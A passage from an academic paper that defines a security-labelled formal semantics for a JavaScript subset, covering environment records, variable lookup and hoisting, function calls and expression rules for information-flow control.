In this rule and in the following, let $o[\sigma]$ denote an update of the structure security label. Further, we use the standard dot notation for method application, defined as follows. For pure functions, $r^\sigma.X(\overline{a})\ E = (E[r][X](r^\sigma \cdot \overline{a})\ E)^\sigma$, where $\overline{a}$ (the arguments) denotes a list of security labeled values, $\dot{v}$. Similarly, for functions with side-effects, $pc \vdash r^\sigma.X(\overline{a})\ E = pc \sqcup \sigma \vdash E[r][X](r^\sigma \cdot \overline{a})\ E$.

Variable environment and environment records The variable environment is a chain of environment records, chained together by *chaining objects*, $\mathbb{C}(r_1, \dot{r}_2) = \{\_EnvironmentRecord\_ \mapsto r_1, \_OuterEnvironment\_ \mapsto \dot{r}_2\}$, where *EnvironmentRecord* points to the environment record, and *OuterEnvironment* points to the next chaining object in the chain. The environment records store the variable bindings and come in two forms: *object environment records* and *declarative environment records* differing in whether a separate object, the *binding object*, is used to store the variable bindings or if the bindings are stored in the environment record itself. Object environment records are used to inject objects into the variable environment chain: the *global object*, see Section 4.2, and objects originating from *with* statements.

We simplify object environment records and declarative environment records to support the same subset of operations: *HasBinding*, *GetBindingValue*, *SetMutableBinding*, *DeleteBinding*, and *ImplicitThisValue*. Of these operations, *ImplicitThisValue* deserves commenting. It is used in the semantics of function call, rule Call in Section 4.2, to compute the *this* value. For object environment records, *ImplicitThisValue* returns the binding object, which ensures that methods defined on the binding object gets the binding object as the *this* value.

Object environment records Let $\mathbb{OE}$ be a family of object environment records indexed over the binding object, $\dot{r}$.

$$\begin{aligned}\mathbb{OE}(\dot{r}) = \mathbb{O}[\ &\_BindingRecord\_ \mapsto \dot{r}, \_HasBinding\_ \mapsto HasBinding,\\ &\_GetBindingValue\_ \mapsto GetBindingValue,\\ &\_SetMutableBinding\_ \mapsto SetMutableBinding,\\ &\_DeleteBinding\_ \mapsto DeleteBinding,\\ &\_ImplicitThisValue\_ \mapsto ImplicitThisValue\ ]\end{aligned}$$

The algorithms for object environment records are all defined by deferring the operations to the operations of the binding object.

$$\frac{\begin{array}{c}\dot{r}_2 = E[r_1][\_BindingRecord\_]\\ \dot{b} = \dot{r}_2.\_HasProperty\_(\dot{s})\ E\end{array}}{HasBinding(r_1^\sigma, \dot{s})\ E = \dot{b}^\sigma} \qquad \frac{\begin{array}{c}\dot{r}_2 = E[r_1][\_BindingRecord\_]\\ \dot{v} = \dot{r}_2.\_Get\_(\dot{s})\ E\end{array}}{GetBindingValue(r_1^\sigma, \dot{s})\ E = \dot{v}^\sigma}$$

$$\frac{\begin{array}{c}\dot{r}_2 = E_1[r_1][\_BindingRecord\_]\\ E_2 = pc \vdash \dot{r}_2^\sigma.\_Put\_(\dot{s}, \dot{v})\ E_1\end{array}}{pc \vdash SetMutableBinding(r_1^\sigma, \dot{s}, \dot{v})\ E_1 = E_2}$$

$$\frac{\begin{array}{c}\dot{r}_2 = E_1[r_1][\_BindingRecord\_]\\ E_2 = pc \vdash \dot{r}_2^\sigma.\_Delete\_(\dot{s})\ E_1\end{array}}{pc \vdash DeleteBinding(r_1^\sigma, \dot{s})\ E_1 = E_2}$$

$$\frac{\dot{r}_2 = E[r_1][\_BindingRecord\_]}{ImplicitThisValue(r_1^\sigma, \dot{s})\ E = \dot{r}_2^\sigma}$$

Thus, for object environment records, variables are stored as properties on the binding object.

The $NewObjectEnvironment$ algorithm allocates a new declarative environment and links it onto the given environment record chain.

$$\frac{r_3, r_4\ fresh \qquad E_2 = E_1[r_3 \mapsto \mathbb{OE}(\dot{r}_2), r_4 \mapsto \mathbb{C}(r_3, \dot{r}_1)]}{pc \vdash NewObjectEnvironment(\dot{r}_1, \dot{r}_2)\ E_1 = (r_4^L, E_2)}$$

Declarative environment records Let $\mathbb{DE}$ denote the declarative environment record, defined as follows.

$$\begin{aligned}\mathbb{DE} = \mathbb{O}[\ &\_HasBinding\_ \mapsto HasProperty, \_GetBindingValue\_ \mapsto Get,\\ &\_SetMutableBinding\_ \mapsto Put, \_DeleteBinding\_ \mapsto Delete,\\ &\_ImplicitThisValue\_ \mapsto ImplicitThisValue\ ]\end{aligned}$$

HasProperty, *Get*, *Put*, and *Delete* are the ECMA object operations, defined in Figure 3, and $ImplicitThisValue(r_1^\sigma, \dot{s})\ \phi = undefined^\sigma$.

$$\text{GIR-1}\ \frac{}{\mathit{GetIdentifierReference}(\mathit{null}^{\sigma}, x)\ E = (\mathit{undefined}^{\sigma}, x^{L})}$$

$$\text{GIR-2}\ \frac{r_1 \neq \mathit{null} \qquad r_2 = E[r_1][\mathit{\_EnvironmentRecord\_}] \\ \mathit{true}^{\sigma_2} = r_2^{\sigma_1}.\mathit{\_HasBinding\_}(x^{L})\ E}{\mathit{GetIdentifierReference}(r_1^{\sigma_1}, x)\ E = (r_2^{\sigma_2}, x^{L})}$$

$$\text{GIR-3}\ \frac{r_1 \neq \mathit{null} \qquad r_2 = E[r_1][\mathit{\_EnvironmentRecord\_}] \\ \mathit{false}^{\sigma_2} = r_2^{\sigma_1}.\mathit{\_HasBinding\_}(x^{L})\ E \\ \dot{r}_3 = E[r_1][\mathit{\_OuterEnvironment\_}] \\ (\dot{r}_4, \dot{x}) = \mathit{GetIdentifierReference}(\dot{r}_3^{\sigma_2}, x)\ E}{\mathit{GetIdentifierReference}(r_1^{\sigma_1}, x)\ E = (\dot{r}_4, \dot{x})}$$

Fig. 4. Variable lookup

As before, the $\mathit{NewDeclarativeEnvironment}$ algorithm allocates a new declarative environment and links it onto the given environment record chain.

$$\frac{r_1, r_2\ \mathit{fresh} \qquad E_2 = E_1[r_1 \mapsto \mathbb{DE}, r_2 \mapsto \mathbb{C}(r_1, \dot{r})]}{\mathit{pc} \vdash \mathit{NewDeclarativeEnvironment}(\dot{r})\ E_1 = (r_2^{L}, E_2)}$$

Variable lookup Variable lookup is performed by *GetIdentifierReference* defined in Figure 4. *GetIdentifierReference* takes a primitive reference to the topmost variable environment and a variable name and traverses the chain of environment records (GIR-3) until the variable is found (GIR-2) or the chain ends (GIR-1). The returned result is a reference $(\dot{r}, x^{L})$,where x is the name of the variable, and r is a primitive reference to the environment record containing the variable, or $\mathit{undefined}$, if the variable was not found. During the traversal, the security label of the access path is computed by accumulating the security labels of the traversed references in the label of the returned reference.

Initial environment and built-in objects In addition to expressions and statements, the standard execution environment contains a number of built-in objects reachable from the global object, $\mathbb{G}$, defined below. As in JavaScript, the global object ends the variable environment chain via an object environment record. This means that any properties defined on the global object are available to the program as identifiers, see Section 4.2. In addition, the global object acts as the store for global variables, see *PutValue* in Section 4.2.

In the following, public existence security labels and value security labels of internal properties are frequently omitted in the case the property cannot be updated. We define a minimal initial heap containing the global object, the object constructor, *Object*, see Section 4.2, the object environment record for the global object, and the corresponding chaining object, the *global variable environment.*

$$\phi_{init} = \{ \; r_G \mapsto \mathbb{G}, r_O \mapsto \mathit{Object}, r_E \mapsto \mathbb{OE}(r_G^L), r_V \mapsto \mathbb{C}(r_E, 0^L) \; \}$$

The initial context $\mathcal{C}_{init} = (r_G^L, r_V^L, r_V^L)$ uses the global object as the initial *this* value and sets the initial lexical environment, as well as the initial variable environment to the global variable environment. The initial environment $E_{init} = (\phi_{init}, L)$ together with the initial context form the initial execution environment.

Global object In JavaScript, the global object defines a number of properties that enriches the execution environment with constants, functions, and constructors. For brevity, we include only the object constructor, *Object*, as a constructor property of the global object, refraining from including the other constructors and prototypes.

$$\mathbb{G} = \mathbb{O}[\; \_Prototype\_ \mapsto null, \;\; Object \mapsto r_O \;]$$

Object objects The object constructor

$$\begin{aligned} \mathit{Object} = \mathbb{O}[\;\; & \_Prototype\_ \mapsto null, prototype \mapsto null, \\ & \_Construct\_ \mapsto ObjectConstruct \;] \end{aligned}$$

is a function object that provides functionality for object creation, via the internal *_Construct_* property. Function objects are defined in Section 4.2. The *ObjectConstruct* algorithm allocates a new object, initializes the *_Prototype_* property to *null*, and returns the new primitive reference.

$$\frac{\begin{array}{c}(\dot{r}_2, E_2) = pc \vdash \mathit{NewEcma}\; E_1 \\ E_3 = pc \vdash \dot{r}_2.\_Put\_(\_Prototype\_^L, null^L)\; E_2\end{array}}{pc \vdash \mathit{ObjectConstruct}(\dot{r}_1, [\,])\; E_1 = (\dot{r}_2, E_3)}$$

Function objects Function objects are objects containing two internal properties, *_Call_*, used by function call and *_Construct_*, used in object construction. There are both internal function objects, e.g., the object constructor, *Object*, defined in Section 4.2, and user defined function objects originating from function expressions, see Section 4.2.

User defined function objects The function objects created when evaluating function expressions are closures storing the context (lexical environment) the function it was created in, the formal parameters of the function, and the code of the function, used by associated $\_Call\_$, and $\_Construct\_$. Let $\mathbb{F}$ denote the family of function objects defined in the following way, where $\overline{x}$ is the list of formal parameters, c is the code of the body of the function, and $\dot{r}$ is the lexical environment the function was created in.

$$\begin{aligned}\mathbb{F}(\overline{x}, c, \dot{r}) = \mathbb{O}[\ & \_Scope\_ \mapsto \dot{r}, \_FormalParameters\_ \mapsto \overline{x}, \_Code\_ \mapsto c,\\ & \_Call\_ \mapsto FunctionCall,\\ & \_Construct\_ \mapsto FunctionConstruct\ ]\end{aligned}$$

Call Calling a user defined function first allocates a new declarative environment, see Section 4.2, in which the arguments are bound by a process called declaration binding, defined below. Thereafter the body of the function is executed in the updated context, see the semantics of statements in Section 4.2. Note that the creation of the declarative environment, the declaration binding, and the body are run in a security context raised to the security label, σ, of the primitive reference, r_F, of the function, as is the returned value, see Section 3.1.

$$\frac{\begin{array}{c}\mathbb{F} = E_1[r_F] \qquad\qquad pc_2 = pc_1 \sqcup \sigma \\ (\dot{r}, E_2) = pc_2 \vdash NewDeclarativeEnvironment(\mathbb{F}[\_Scope\_]^{\sigma})\ E_1 \\ E_3 = pc_2, \dot{r} \vdash DeclarationBinding(\mathbb{F}, \overline{a})\ E_2 \\ pc_2, (this(\dot{r}_t), \dot{r}, \dot{r}) \vdash \langle \mathbb{F}[\_Code\_], E_3\rangle \to \langle \dot{u}, E_4\rangle\end{array}}{pc_1 \vdash FunctionCall(\dot{r}_t, r_F^{\sigma}, \overline{a})\ E_1 = (\dot{u}^{\sigma}, E_4)}$$

where $this(undefined^{\sigma}) = r_G^{\sigma}$ and $this(\dot{r}) = \dot{r}$, otherwise.

Declaration binding Declaration binding first binds the arguments of the function call and then performs variable hoisting.

$$\frac{\begin{array}{c}E_2 = pc, \dot{r} \vdash BindParameters(\mathbb{F}[\_FormalParameters\_], \overline{a})\ E_1 \\ E_3 = pc, \dot{r} \vdash HoistVariables(\mathbb{F}[\_Code\_])\ E_2\end{array}}{pc, \dot{r} \vdash DeclarationBinding(\mathbb{F}, \overline{a})\ E_1 = E_3}$$

The parameters are bound by ignoring any surplus parameters, and setting missing parameters to $undefined$.

$$\frac{}{pc, \dot{r} \vdash BindParameters([\,], \_)\ E = E}$$

$$\frac{\begin{array}{c}E_2 = pc \vdash \dot{r}.\_SetMutableBinding\_(x^L, \dot{v})\ E_1 \\ E_3 = pc, \dot{r} \vdash BindParameters(\overline{x}, \overline{v})\ E_2\end{array}}{pc, \dot{r} \vdash BindParameters(x \cdot \overline{x}, \dot{v} \cdot \overline{v})\ E_1 = E_3}$$

$$\frac{\begin{array}{c}E_2 = pc \vdash \dot{r}.\_SetMutableBinding\_(x^L, undefined^L)\ E_1 \\ E_3 = pc, \dot{r} \vdash BindParameters(\overline{x}, [\,])\ E_2\end{array}}{pc, \dot{r} \vdash BindParameters(x \cdot \overline{x}, [\,])\ E_1 = E_3}$$

$$\frac{E_2 = pc \vdash \dot{r}.\_SetMutableBinding\_(x^L, undefined^L)\ E_1}{pc, \dot{r} \vdash HoistVariables(var\ x)\ E_1 = E_2}$$

$$\frac{\begin{array}{c} E_2 = pc, \dot{r} \vdash HoistVariables(c_1)\ E_1 \\ E_3 = pc, \dot{r} \vdash HoistVariables(c_2)\ E_2 \end{array}}{pc, \dot{r} \vdash HoistVariables(if\ (e)\ c_1\ else\ c_2)\ E_1 = E_3}$$

$$\frac{\begin{array}{c} E_2 = pc, \dot{r} \vdash HoistVariables(c_1)\ E_1 \\ E_3 = pc, \dot{r} \vdash HoistVariables(c_2)\ E_2 \end{array}}{pc, \dot{r} \vdash HoistVariables(c_1; c_2)\ E_1 = E_3}$$

$$\frac{E_2 = pc, \dot{r} \vdash HoistVariables(c)\ E_1}{pc, \dot{r} \vdash HoistVariables(while\ (e)\ c)\ E_1 = E_2}$$

$$\frac{E_2 = pc, \dot{r} \vdash HoistVariables(c)\ E_1}{pc, \dot{r} \vdash HoistVariables(for\ (x\ in\ e)\ c)\ E_1 = E_2}$$

$$\frac{\begin{array}{c} E_2 = pc, \dot{r} \vdash HoistVariables(c_1)\ E_1 \\ E_3 = pc, \dot{r} \vdash HoistVariables(c_2)\ E_2 \end{array}}{pc, \dot{r} \vdash HoistVariables(try\ c_1\ catch(x)\ c_2)\ E_1 = E_3}$$

$$\frac{E_2 = pc, \dot{r} \vdash HoistVariables(c)\ E_1}{pc, \dot{r} \vdash HoistVariables(with\ e\ c)\ E_1 = E_2}$$

$$\frac{c \in \{throw\ e | eval\ e | skip | upg\ exc\ to\ e | upgv\ e_1\ to\ e_2 | return\ e\}}{pc, \dot{r} \vdash HoistVariables(c)\ E = E}$$

Fig. 5. Variable Hoisting

Variable hoisting is performed by $HoistVariables$, defined in Figure 5. Hoisting is performed by traversing the body of the function and defining all encountered variables, initializing them to $undefined$.

Construct Object construction via user defined functions uses the function as an initializer on a newly allocated ECMA object. Before passing the object, the $\_Prototype\_$ property is set to the value of the $prototype$ property of the constructor function, after which the object is initialized by calling the constructor function using the primitive reference to the object as the *this* argument. In JavaScript, the constructor has the option of returning a reference to an object that will be used as the instance in place of the allocated object. For simplicity, instead of having one rule for the case when the constructor function returns an object and one for when it does not, we assume that all constructor function returns an object reference. This assumption amounts to adding `return this;` at the end of all constructor functions not returning an object reference.

$$\frac{\begin{array}{c}(\dot{r}_1, E_2) = \mathit{NewEcma}\ E_1 \qquad pc_2 = pc_1 \sqcup \sigma \\ \dot{r}_2 = r_F^\sigma.\_\mathit{Get}\_(\mathit{prototype})\ E_2 \\ E_3 = pc_2 \vdash \dot{r}_1.\_\mathit{Put}\_(\_\mathit{Prototype}\_^L, \dot{r}_2)\ E_2 \\ (\dot{u}, E_4) = pc_2 \vdash E_3[r_F][\_\mathit{Call}\_](\dot{r}_1, r_F^\sigma, \overline{a})\ E_3\end{array}}{pc_1 \vdash \mathit{FunctionConstruct}(r_F^\sigma, \overline{a})\ E_1 = (\dot{u}^\sigma, E_4)}$$

In the following, let *NewFun* allocate and set up a new function object from the given list of formal parameters, function body and scope.

$$\frac{\begin{array}{c}r_1\ \mathit{fresh} \qquad E_2 = E_1[r_1 \mapsto \mathbb{F}(\overline{x}, c, \dot{r})] \qquad (\dot{r}_2, E_3) = \mathit{NewEcma}\ E_2 \\ E_4 = pc \vdash \dot{r}_2.\_\mathit{Put}\_(\mathit{constructor}^L, r_1^L)\ E_3 \\ E_5 = pc \vdash r_1^L.\_\mathit{Put}\_(\mathit{prototype}^L, \dot{r}_2)\ E_4\end{array}}{pc \vdash \mathit{NewFun}(\overline{x}, c, \dot{r})\ E_1 = (r_1^L, E_5)}$$

Auxiliary reference functions There are two auxiliary reference functions used to interact with the target of the reference. First, *GetValue* fetches the value associated with a reference. Non-reference values are returned untouched. Subject to the limitations discussed in Section 3.1, an exception is raised, if the reference is undefined. Note that not only the *pc* but also the security level of the primitive reference is included in the check against the exception security level.

$$\text{GV-1}\ \frac{}{pc \vdash \mathit{GetValue}(v^\sigma)\ E = v^\sigma}$$

$$\text{GV-2}\ \frac{\dot{v} = \dot{r}.\_\mathit{Get}\_(\dot{s})\ E \qquad r \neq \mathit{undefined}}{pc \vdash \mathit{GetValue}((\dot{r}, \dot{s}))\ E = \dot{v}}$$

$$\text{GV-3}\ \frac{\sigma \sqcup pc <: \epsilon \qquad r = \mathit{undefined}}{pc \vdash \mathit{GetValue}((r^\sigma, \dot{s}))\ (\phi, \epsilon) = \mathit{exc}\ \mathit{ReferenceError}^\sigma}$$

PutValue takes a reference and a value and updates the location denoted by the reference with the value. In case the reference is undefined, the update is done on the global object. This is what causes writes to undefined variables to result in a global variable being defined. Subject to the limitations discussed in Section 3.1, an exception is raised, if the first argument is not a reference. As for *GetValue*, the security level of the primitive reference is included in the check against the exception security level.

$$\text{PV-1}\ \frac{\sigma \sqcup pc <: \epsilon}{pc \vdash \mathit{PutValue}(v_1^\sigma, \dot{v}_2)\ (\phi, \epsilon) = (\mathit{exc}\ \mathit{ReferenceError}^\sigma, (\phi, \epsilon))}$$

$$\text{PV-2}\ \frac{E_2 = pc \vdash p_G^\sigma.\_\mathit{Put}\_(\dot{s}, \dot{v})\ E_1}{pc \vdash \mathit{PutValue}((\mathit{undefined}^\sigma, \dot{s}), \dot{v})\ E_1 = E_2}$$

$$\text{PV-3}\ \frac{r \neq \mathit{undefined} \qquad E_2 = pc \vdash \dot{r}.\_\mathit{Put}\_(\dot{s}, \dot{v})\ E_1}{pc \vdash \mathit{PutValue}((\dot{r}, \dot{s}), \dot{v})\ E_1 = E_2}$$

$$\textsc{Lit}\ \frac{}{pc, \mathcal{C} \vdash \langle l|s|n|b|\mathit{undefined}, E\rangle \rightarrow \langle l^L|s^L|n^L|b^L|\mathit{undefined}^L, E\rangle}$$

$$\textsc{Null}\ \frac{}{pc, \mathcal{C} \vdash \langle \mathit{null}, E\rangle \rightarrow \langle 0^L, E\rangle}$$

$$\textsc{This}\ \frac{}{pc, (\dot{r}, \dot{le}, \dot{ve}) \vdash \langle \mathit{this}, E\rangle \rightarrow \langle \dot{r}, E\rangle}$$

$$\textsc{ESeq-1}\ \frac{}{pc, \mathcal{C} \vdash \langle [\,], E\rangle \rightarrow \langle [\,], E\rangle}$$

$$\textsc{ESeq-2}\ \frac{pc, \mathcal{C} \vdash \langle e, E_1\rangle \rightarrow \langle \mathit{exc}\ \dot{v}, E_2\rangle}{pc, \mathcal{C} \vdash \langle e \cdot \overline{e}, E_1\rangle \rightarrow \langle \mathit{exc}\ \dot{v}, E_2\rangle}$$

$$\textsc{ESeq-3}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1\rangle \rightarrow \langle \dot{v}_1, E_2\rangle \\ \mathit{exc}\ \dot{v}_2 = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle e \cdot \overline{e}, E_1\rangle \rightarrow \langle \mathit{exc}\ \dot{v}_2, E_2\rangle}$$

$$\textsc{ESeq-4}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1\rangle \rightarrow \langle \dot{v}_1, E_2\rangle \\ \dot{v}_2 = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ pc, \mathcal{C} \vdash \langle \overline{e}, E_2\rangle \rightarrow \langle \mathit{exc}\ \dot{v}_3, E_3\rangle \end{array}}{pc, \mathcal{C} \vdash \langle e \cdot \overline{e}, E_1\rangle \rightarrow \langle \mathit{exc}\ \dot{v}_3, E_3\rangle}$$

$$\textsc{ESeq-5}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1\rangle \rightarrow \langle \dot{v}_1, E_2\rangle \\ \dot{v}_2 = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ pc, \mathcal{C} \vdash \langle \overline{e}, E_2\rangle \rightarrow \langle \overline{a}, E_3\rangle \end{array}}{pc, \mathcal{C} \vdash \langle e \cdot \overline{e}, E_1\rangle \rightarrow \langle \dot{v}_2 \cdot \overline{a}, E_3\rangle}$$

$$\textsc{Var}\ \frac{\dot{v} = \mathit{GetIdentifierReference}(\dot{le}, x)\ E}{pc, (\dot{r}, \dot{le}, \dot{ve}) \vdash \langle x, E\rangle \rightarrow \langle \dot{v}, E\rangle}$$

$$\textsc{Prj}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle [e_1, e_2], E_1\rangle \rightarrow \langle [\dot{v}_1, \dot{v}_2], E_2\rangle \\ \dot{r} = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ \dot{s} = pc \vdash \mathit{GetValue}(\dot{v}_2)\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle e_1[e_2], E_1\rangle \rightarrow \langle (\dot{r}, \dot{s}), E_2\rangle}$$

$$\textsc{Asn}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle [e_1, e_2], E_1\rangle \rightarrow \langle [\dot{v}_1, \dot{v}_2], E_2\rangle \\ \dot{v}_3 = pc \vdash \mathit{GetValue}(\dot{v}_2)\ E_2 \\ E_3 = pc \vdash \mathit{PutValue}(\dot{v}_1, \dot{v}_3)\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle e_1 = e_2, E_1\rangle \rightarrow \langle \dot{v}_3, E_3\rangle}$$

Fig. 6. Semantics of expressions (1/2)

Semantics of expressions Let $\dot{u}$ denote exception lifted values, i.e., $\dot{u} ::= \dot{v} \mid \mathit{exc}\ \dot{v}$. The semantics of expressions is of the form $pc, \mathcal{C} \vdash \langle e, E_1\rangle \rightarrow \langle \dot{u}, E_2\rangle$, read as e executes to $\langle \dot{u}, E_2\rangle$ when run in E_1, the program counter security label pc, and the context $\mathcal{C}$.

The semantic rules for expressions are found in Figures 6 and 7, where most exception propagation rules have been omitted for clarity. Adding the exception propagation rules is a mechanical process where exception propagation rules should be added for each exception source. As an illustration, consider the

$$\textsc{EDel-1}\;\frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle (\dot{r}, \dot{s}), E_2 \rangle \\ \mathit{IsPropertyReference}((r, s))\ E_2 \\ (\dot{v}, E_3) = pc \vdash \dot{r}.\_\mathit{Delete}\_(\dot{s})\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{delete}\ e, E_1 \rangle \rightarrow \langle \dot{v}, E_3 \rangle}$$

$$\textsc{EDel-2}\;\frac{pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle (\mathit{undefined}^{\sigma}, \dot{s}), E_2 \rangle}{pc, \mathcal{C} \vdash \langle \mathit{delete}\ e, E_1 \rangle \rightarrow \langle \mathit{true}^{L}, E_2 \rangle}$$

$$\textsc{EDel-3}\;\frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle (\dot{r}, \dot{s}), E_2 \rangle \\ \neg \mathit{IsPropertyReference}((r, s))\ E_2 \\ (\dot{v}, E_3) = pc \vdash \dot{r}.\_\mathit{DeleteBinding}\_(\dot{s})\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{delete}\ e, E_1 \rangle \rightarrow \langle \dot{v}, E_3 \rangle}$$

$$\textsc{Call}\;\frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle \dot{v}, E_2 \rangle \qquad \dot{r} = pc \vdash \mathit{GetValue}(\dot{v})\ E_2 \\ pc, \mathcal{C} \vdash \langle \overline{e}, E_2 \rangle \rightarrow \langle \overline{a}, E_3 \rangle \\ (\dot{u}, E_4) = pc \vdash E_3[r][\_\mathit{Call}\_](\mathit{this}(\dot{v})\ E_3, \dot{r}, \overline{a})\ E_3 \end{array}}{pc, \mathcal{C} \vdash \langle e(\overline{e}), E_1 \rangle \rightarrow \langle \dot{u}, E_4 \rangle}$$

$$\textsc{New}\;\frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle \dot{v}, E_2 \rangle \qquad \dot{r} = pc \vdash \mathit{GetValue}(\dot{v})\ E_2 \\ pc, \mathcal{C} \vdash \langle \overline{e}, E_2 \rangle \rightarrow \langle \overline{a}, E_3 \rangle \\ (\dot{u}, E_4) = pc \vdash E_3[r][\_\mathit{Construct}\_](\dot{r}, \overline{a})\ E_3 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{new}\ e(\overline{e}), E_1 \rangle \rightarrow \langle \dot{u}, E_4 \rangle}$$

$$\textsc{Func}\;\frac{\begin{array}{c} (le_2^{\sigma}, E_2) = pc \vdash \mathit{NewDeclarativeEnvironment}(\dot{le}_1)\ E_1 \\ (\dot{r}_f, E_3) = pc \vdash \mathit{NewFun}(\overline{x}, c, le_2^{\sigma})\ E_2 \\ \dot{r} = E_3[le_2][\_\mathit{EnvironmentRecord}\_] \\ E_4 = \dot{r}^{\sigma}.\_\mathit{SetMutableBinding}\_(x^{L}, \dot{r}_f)\ E_3 \end{array}}{pc, (\dot{\tau}, \dot{le}_1, \dot{ve}) \vdash \langle \mathit{function}\ x(\overline{x})\ c, E_1 \rangle \rightarrow \langle \dot{r}_f, E_4 \rangle}$$

$$\textsc{BiOp}\;\frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle [e_1, e_2], E_1 \rangle \rightarrow \langle [\dot{v}_1, \dot{v}_2], E_2 \rangle \\ v_3^{\sigma_1} = pc \vdash \mathit{GetValue}(\dot{v}_1)\ E_2 \\ v_4^{\sigma_2} = pc \vdash \mathit{GetValue}(\dot{v}_2)\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle e_1 \star e_2, E_1 \rangle \rightarrow \langle (v_3 \star v_4)^{\sigma_1 \sqcup \sigma_2}, E_2 \rangle}$$

$$\textsc{Type-1}\;\frac{pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle v^{\sigma}, E_2 \rangle}{pc, \mathcal{C} \vdash \langle \mathit{typeof}(e), E_1 \rangle \rightarrow \langle \mathit{typeof}(v)^{\sigma}, E_2 \rangle}$$

$$\textsc{Type-2}\;\frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle (\dot{r}, \dot{s}), E_2 \rangle \\ r \neq \mathit{undefined} \qquad v^{\sigma} = \mathit{GetValue}((\dot{r}, \dot{s}))\ E_2 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{typeof}(e), E_1 \rangle \rightarrow \langle \mathit{typeof}(v)^{\sigma}, E_2 \rangle}$$

$$\textsc{Type-3}\;\frac{pc, \mathcal{C} \vdash \langle e, E_1 \rangle \rightarrow \langle (\mathit{undefined}^{\sigma}, \dot{s}), E_2 \rangle}{pc, \mathcal{C} \vdash \langle \mathit{typeof}(e), E_1 \rangle \rightarrow \langle \mathit{undefined}^{\sigma}, E_2 \rangle}$$

Fig. 7. Semantics of expressions (2/2)

rules for expression sequences. The two productive rules (ESeq-1 and ESeq-5) provide the core semantics for the evaluation of expression sequences and the other three rules (ESeq-2, ESeq-3, and ESeq-4) provide exception propagation, corresponding to the following cases, respectively: 1) the first expression, e, results in an exception, 2) the call to $GetValue$ results in an exception, and 3) one of the expressions in the tail of the sequence, $\overline{e}$, results in an exception, respectively. All of these cases terminate the evaluation by propagating the exception.

The expression rules are formulated in terms of the primitives of the previous sections. The string s, numbers, n, booleans, b, and *undefined* literals evaluate to their semantic counterpart. They are labeled L, whereas the label literals are labeled with themselves (Lit). This allows the label literals to be used as label constants in the upgrade instructions, see Section 4.2.

The *null* literal evaluates to the null primitive reference 0 (Null), and the *this* literal evaluates to the current this primitive reference $\dot{\tau}$ (This).

Expression sequences (ESeq-1 and ESeq-5) are used by function call, object construction, projection, assignment, and binary operators. They are evaluated in order, resulting in a sequence of values.

Identifier dereference (Var) uses $GetIdentifierReference$. All rules that contain evaluation of subexpressions use $GetValue$ to convert the results to values apart from assignment (Asn) that uses $PutValue$ to update the location denoted by the reference.

Delete uses $Delete$ (EDel-1) or $DeleteBinding$ (EDel-3) depending on if the target is an object or an environment record (indicated by $IsPropertyReference$). Attempting to delete an undefined variable does not have any effect (EDel-2).

Function creation (Func) uses $NewDeclarativeEnvironment$ to allocate the local variable environment, $NewFun$ to create the new function object and $SetMutableBinding$ to initialize the new environment by binding the function name to the newly created function object in order to allow for recursive calls. Function call (Call) uses $Call$. Object creation (New) uses $Construct$.

Note the $this(\dot{v})\ E_3$ of the function call, which computes the *this* binding of the invocation, from the reference $\dot{v} = (r, s)^{\sigma}$. It is computed as follows: 1) if the base of the reference, r, is undefined, or if it is a property reference then the base of the reference is returned, otherwise, 2) the base is an environment record, and the result of calling $\_ImplicitThisValue\_$ is returned.

Finally, notice how *typeof* (Type-3) returns *undefined* for undefined variables, whereas using an undefined variable in, e.g., a binary operator would cause an exception when trying to apply $GetValue$ on the reference. Thus, *typeof* can be used to detect whether variables are defined or not.

From an information-flow perspective, only the rules for *typeof* and binary operators contain primitive information flow (corresponding to the standard treatment of unary and binary operators). The information flow of the rest of the rules is in terms of primitive constructions.

$$\textsc{Seq-1}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle c_1, E_1 \rangle \to E_2 \\ pc, \mathcal{C} \vdash \langle c_2, E_2 \rangle \to E_3 \end{array}}{pc, \mathcal{C} \vdash \langle c_1; c_2, E_1 \rangle \to E_3} \qquad \textsc{If-1}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \to \langle true^{\sigma}, E_2 \rangle \\ pc \sqcup \sigma, \mathcal{C} \vdash \langle c_1, E_2 \rangle \to E_3 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{if}\ (e)\ c_1\ else\ c_2, E_1 \rangle \to E_3}$$

$$\textsc{If-2}\ \frac{\begin{array}{c} pc, \mathcal{C} \vdash \langle e, E_1 \rangle \to \langle \mathit{false}^{\sigma}, E_2 \rangle \\ pc \sqcup \sigma, \mathcal{C} \vdash \langle c_2, E_2 \rangle \to E_3 \end{array}}{pc, \mathcal{C} \vdash \langle \mathit{if}\ (e)\ c_1\ else\ c_2, E_1 \rangle \to E_3}$$

